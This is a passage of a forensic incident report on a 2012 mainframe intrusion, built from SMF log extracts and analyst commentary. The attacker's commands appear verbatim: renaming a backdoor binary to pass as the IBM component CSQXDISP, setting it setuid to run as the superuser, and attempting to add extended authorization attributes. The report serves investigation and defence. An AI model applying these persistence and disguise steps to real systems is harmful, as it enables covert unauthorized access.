UNXCMD.SY19.FROM0229.txt: 5Mar12 14:47:51 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:49:27 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:49:28 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:49:33 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:49:34 BSN0058   TCPFTP6   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:50:56 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:50:57 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:53:14 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:53:24 BSN0058   TCPFTP9   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:56:25 BSN0058   TCPFTP3   178.18.243.27
a.env
```

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 15:00:36 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:00:38 BSN0058   TCPFTP6   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:00:39 BSN0058   TCPFTP7   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:00:41 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:11:34 BSN0058   TCPFTP7   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:11:42 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:11:43 BSN0058   TCPFTP9   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:11:46 BSN0058   TCPFTP9   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:11:48 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:17:11 BSN0058   TCPFTP7   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:17:16 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:37:15 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:40:51 BSN0058   TCPFTP2   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:41:18 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:48:21 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:48:22 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:52:23 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:52:25 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:59:28 BSN0058   TCPFTP5   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:59:29 BSN0058   TCPFTP6   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:03:30 BSN0058   TCPFTP7   178.18.243.27
a.env
```

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 16:03:32 BSN0058   TCPFTP6   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:10:35 BSN0058   TCPFTP7   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:10:38 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:14:38 BSN0058   TCPFTP9   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:14:39 BSN0058   TCPFTP8   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:20:53 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:21:42 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:21:44 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:25:43 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:25:45 BSN0058   TCPFTP2   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:29:37 BSN0058   TCPFTP9   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:32:48 BSN0058   TCPFTP2   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:32:51 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:36:50 BSN0058   TCPFTP3   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:36:52 BSN0058   TCPFTP4   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:38:19 BSN0058   TCPFTP1   178.18.243.27
a.env

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:42:20 BSN0058   TCPFTP2   178.18.243.27
a.env
```

Figure 42 SMF type 30 log extracts showing the execution of the program "a.env"

After performing several "ps" process listings that show what program have been started on the computer, the perpetator also make a copy of a.env and rename it to a more discrete name that will not stand out if a system staff or anyone would list running programs in the system.

```
cp /tmp/a.env /tmp/CSQXDISP

cd /tmp

chmod 4755 CSQ*

extattrr +ap-s CSQ*

FOMF0301I Usage:  extattr [+alps] [-alps] [-F NA|BIN|NL|CR|LF|CRLF|LFCR|CRNL|REC]  file
...

ls -l CSQ*

-rwsr-xr-x   1 SUPERUSR D384       98304 Mar  5 14:43 CSQXDISP
```

Figure 43 Renaming of a.env to CSQXDISP

The following can be interpreted from the log extract above:

- Copying of the file a.env to a new file called CSQXDISP, which is the same name as an existing IBM mainframe component
- Using the "chmod" command to set the program as executable as well as "setuid", which make the program obain the authorization of the file owner when the program is executed. In this case the file "CSQXDISP" run as the user SUPERUSER
- The perpetrator try unsuccessfully to use the "extattrr" command to give the program file "extended attributes" what would change AFP behavior to give the program execution a broad authorization. This would give the program system privileges to perform operations not normally allowed to executing programs. The perpetrator does not succeed this time, nor in any of the many times we see later in the log. It should not be excluded that the perpetrator at some later point in time were successful with setting these attributes on this or other files.
- The perpetrator perform a "ls –l" to list file and file metadata, thus showing file owner ship, size, creation date, file permission including the setuid flag.

We believe that this program CSQXDISP was successfully started and runned by the user. The following is an extract from the process listing can show this:

```
echo $$

16780210

echo $PPID

16780298

ps -ef|grep 0298

SUPERUSR   83888446          1  - 14:47:07 ?          0:00 CSQXDISP
```

Figure 44 Log extract showing the perpetrator examing "parent process id"

The perpetrator listed "his" execution process id (`16780210`) and that of the parent process, $PPID, the process that started his command interpreter (a.k.a shell in Unix/USS).

```
ps -ef|grep 0298

SUPERUSR    16780210    16780298   - 15:31:37 ?         0:00 sh

SUPERUSR    16780298    83888446   - 15:31:36 ?         0:00 CSQXDISP
```

Figure 45 Log extract showing the perpetrator searching for process IDs that contain parts of the "parent process ID number"

In the two extracts above, the perpetrator manage to locate his process ID, for the "shell" (sh) program he is running, which is PID 16780210. He also manage to extract the parent process id, so one could trace back which process started his shell, a program with process id **16780298**. That program is CSQXDISP.

Thus we can now draw the conclusion that the old program "a.env" earlier runned as BPXDFLTU, now renamed to "CSQXDISP" and runned as SUPSERUSR is the program that spawn shell (sh) command interpreters when the perpetrator connects via the "aptcli" command from his own computer. This is a central piece of information regarding how (one of) the perpetrator(s) is gaining access to the computer at the later stages of the incident.

Another hint that the system is running non-standard versions ov the CSQXDISP is this extract from the process listing (ps):

```
   83888446 ?           0:00 ./CSQXDISP

   16780298 ?           0:00 ./CSQXDISP
```

Figure 46 Listing of running processes showing CSQDISP started "manually"

The existence of ./ in-front of the command imply that this program was started at the current directory. All other versions of CSQXDISP, which normally exist since the IPL, is not started this way.

The following log extract from the SMF type 30 logs (command execution logs) from SY19 show that on March 5th 2012 the user BSN0058 start CSQXDISP as well as running a number of unix/USS commands.

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 15:47:07 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:47:07 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:58:15 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:58:17 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:09:21 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP
```

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 16:09:22 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:20:28 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:20:29 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:31:36 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:31:37 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:31:42 BSN0058   CSQXDISP 178.18.243.27 id

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:31:48 BSN0058   CSQXDISP 178.18.243.27 ps

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:31:58 BSN0058   CSQXDISP 178.18.243.27 ps

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:31:58 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:32:03 BSN0058   CSQXDISP 178.18.243.27 ps

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:32:07 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:32:07 BSN0058   CSQXDISP 178.18.243.27 ps

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:36:31 BSN0058   CSQXDISP 178.18.243.27 ps

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:37:22 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:37:22 BSN0058   CSQXDISP 178.18.243.27 ps

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:42:43 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:42:44 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:48:13 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:52:47 BSN0058   CSQXDISP 178.18.243.27 who

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:52:50 BSN0058   CSQXDISP 178.18.243.27 ps

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:53:31 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:53:32 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:53:39 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:53:39 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:53:46 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:53:46 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:54:59 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:54:59 BSN0058   CSQXDISP 178.18.243.27 tso
```

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:10 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:10 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:28 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:28 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:38 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:38 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:48 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:48 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:51 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:55:51 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:56:11 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:56:11 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:56:13 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:56:13 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:56:17 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:56:17 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:56:33 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:56:33 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:57:01 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:57:01 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:57:10 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:57:10 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:00:39 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:00:39 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:00:52 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:00:52 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:01:05 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:01:05 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:01:24 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:01:24 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:01:33 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:01:33 BSN0058   CSQXDISP 178.18.243.27 tso
```

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 17:01:38 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:01:38 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:02:15 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:02:15 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:02:20 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:02:20 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:03:01 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:03:01 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:03:33 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:03:33 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:03:57 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:03:57 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:04:27 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:04:27 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:04:59 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:04:59 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:05:04 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:05:04 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:05:09 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:05:09 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:05:39 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:05:39 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:05:47 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:05:48 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:06:37 BSN0058   CSQXDISP 178.18.243.27 SH

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:06:37 BSN0058   CSQXDISP 178.18.243.27
BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:06:51 BSN0058   CSQXDISP 178.18.243.27 id

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:07:42 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:07:42 BSN0058   CSQXDISP 178.18.243.27 tso

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:08:17 BSN0058   CSQXDISP 178.18.243.27 tar

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:20:10 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:20:17 BSN0058   CSQXDISP 178.18.243.27 grep
```

```
UNXCMD.SY19.FROM0229.txt: 5Mar12 17:20:23 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:21:29 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:21:33 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:23:44 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:23:59 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:24:00 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:25:11 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:25:21 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:25:37 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:26:46 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:26:49 BSN0058   CSQXDISP 178.18.243.27 grep

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:27:27 BSN0058   CSQXDISP 178.18.243.27 df

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:30:03 BSN0058   CSQXDISP 178.18.243.27 tar

UNXCMD.SY19.FROM0229.txt: 5Mar12 18:25:47 BSN0058   CSQXDISP 178.18.243.27 who

UNXCMD.SY19.FROM0229.txt: 5Mar12 18:42:17 BSN0058   CSQXDISP 178.18.243.27
CSQXDISP

UNXCMD.SY19.FROM0229.txt: 5Mar12 18:42:17 BSN0058   CSQXDISP 178.18.243.27 SH

UNXCMD.SY19.FROM0229.txt: 5Mar12 18:42:17 BSN0058   CSQXDISP 178.18.243.27 SH
```

Figure 47 SMF type 30 log extract showing the execution of "CSQXDISP" on SY19

The following log extract similarly show the execution of CSQXDISP on SYS3 by the users NUS and

```
UNXCMD.SYS3.FROM0314.txt:20Mar12 09:15:36 NUS      TCPFTP3  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:17:10 NUS      TCPFTP2  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:18:22 NUS      TCPFTP4  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:18:22 NUS      TCPFTP4  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:20:37 NUS      TCPFTP5  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:21:01 NUS      TCPFTP6  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:21:01 NUS      TCPFTP7  93.186.170.54
CSQXDISPA
```

```
UNXCMD.SYS3.FROM0314.txt:20Mar12 09:21:08 NUS        TCPFTP5   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:21:09 NUS        TCPFTP6   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:23:55 NUS        TCPFTP8   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:23:57 NUS        TCPFTP7   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:26:40 NUS        TCPFTP9   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:26:41 NUS        TCPFTP1   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:29:26 NUS        TCPFTP2   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:29:27 NUS        TCPFTP3   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:32:12 NUS        TCPFTP4   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:32:13 NUS        TCPFTP5   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:34:58 NUS        TCPFTP6   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:34:59 NUS        TCPFTP7   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:37:43 NUS        TCPFTP8   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:37:45 NUS        TCPFTP9   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:40:29 NUS        TCPFTP1   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:40:31 NUS        TCPFTP2   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:43:15 NUS        TCPFTP3   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:43:17 NUS        TCPFTP4   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:46:02 NUS        TCPFTP6   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:46:03 NUS        TCPFTP6   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:48:47 NUS        TCPFTP7   93.186.170.54
CSQXDISPA
```

```
UNXCMD.SYS3.FROM0314.txt:20Mar12 09:48:50 NUS        TCPFTP8  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:51:34 NUS        TCPFTP9  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:51:36 NUS        TCPFTP1  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:54:22 NUS        TCPFTP3  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:54:23 NUS        TCPFTP2  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:55:50 NUS        TCPFTP5  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:57:07 NUS        TCPFTP5  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:57:08 NUS        TCPFTP5  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:58:24 NUS        TCPFTP6  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:58:28 NUS        TCPFTP7  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:58:33 NUS        TCPFTP8  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:59:51 NUS        TCPFTP6  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 09:59:54 NUS        TCPFTP7  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:00:16 NUS        TCPFTP9  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:00:29 NUS        TCPFTP1  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:02:37 NUS        TCPFTP8  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:02:40 NUS        TCPFTP9  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:05:23 NUS        TCPFTP1  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:05:26 NUS        TCPFTP2  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:08:09 NUS        TCPFTP3  93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:08:12 NUS        TCPFTP4  93.186.170.54
CSQXDISPA
```

```
UNXCMD.SYS3.FROM0314.txt:20Mar12 10:10:55 NUS        TCPFTP5   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:10:58 NUS        TCPFTP6   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:12:43 NUS        TCPFTP3   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:13:42 NUS        TCPFTP8   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:13:44 NUS        TCPFTP8   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:16:28 NUS        TCPFTP9   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:16:31 NUS        TCPFTP1   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:16:41 NUS        TCPFTP1   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:25:08 NUS        TCPFTP2   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:25:16 NUS        TCPFTP3   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:25:57 NUS        TCPFTP4   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:26:31 NUS        TCPFTP5   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:26:31 NUS        TCPFTP6   93.186.170.54
CSQXDISPA

UNXCMD.SYS3.FROM0314.txt:20Mar12 10:37:41 NUS        TCPFTP4   93.186.170.54
CSQXDISPA
